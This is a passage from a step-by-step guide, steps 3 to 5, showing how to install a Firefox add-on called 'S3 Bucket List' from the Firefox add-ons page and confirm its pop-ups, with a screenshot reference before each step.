
3. In the **Firefox Browser ADD-ONS** page, click on **Add to Firefox** button.




4. If **Add S3 Bucket List?** pop-up appears, click **Add** button.




5. A S3 Bucket List has been added to Firefox, pop-up appears click **Okay, Got It**.



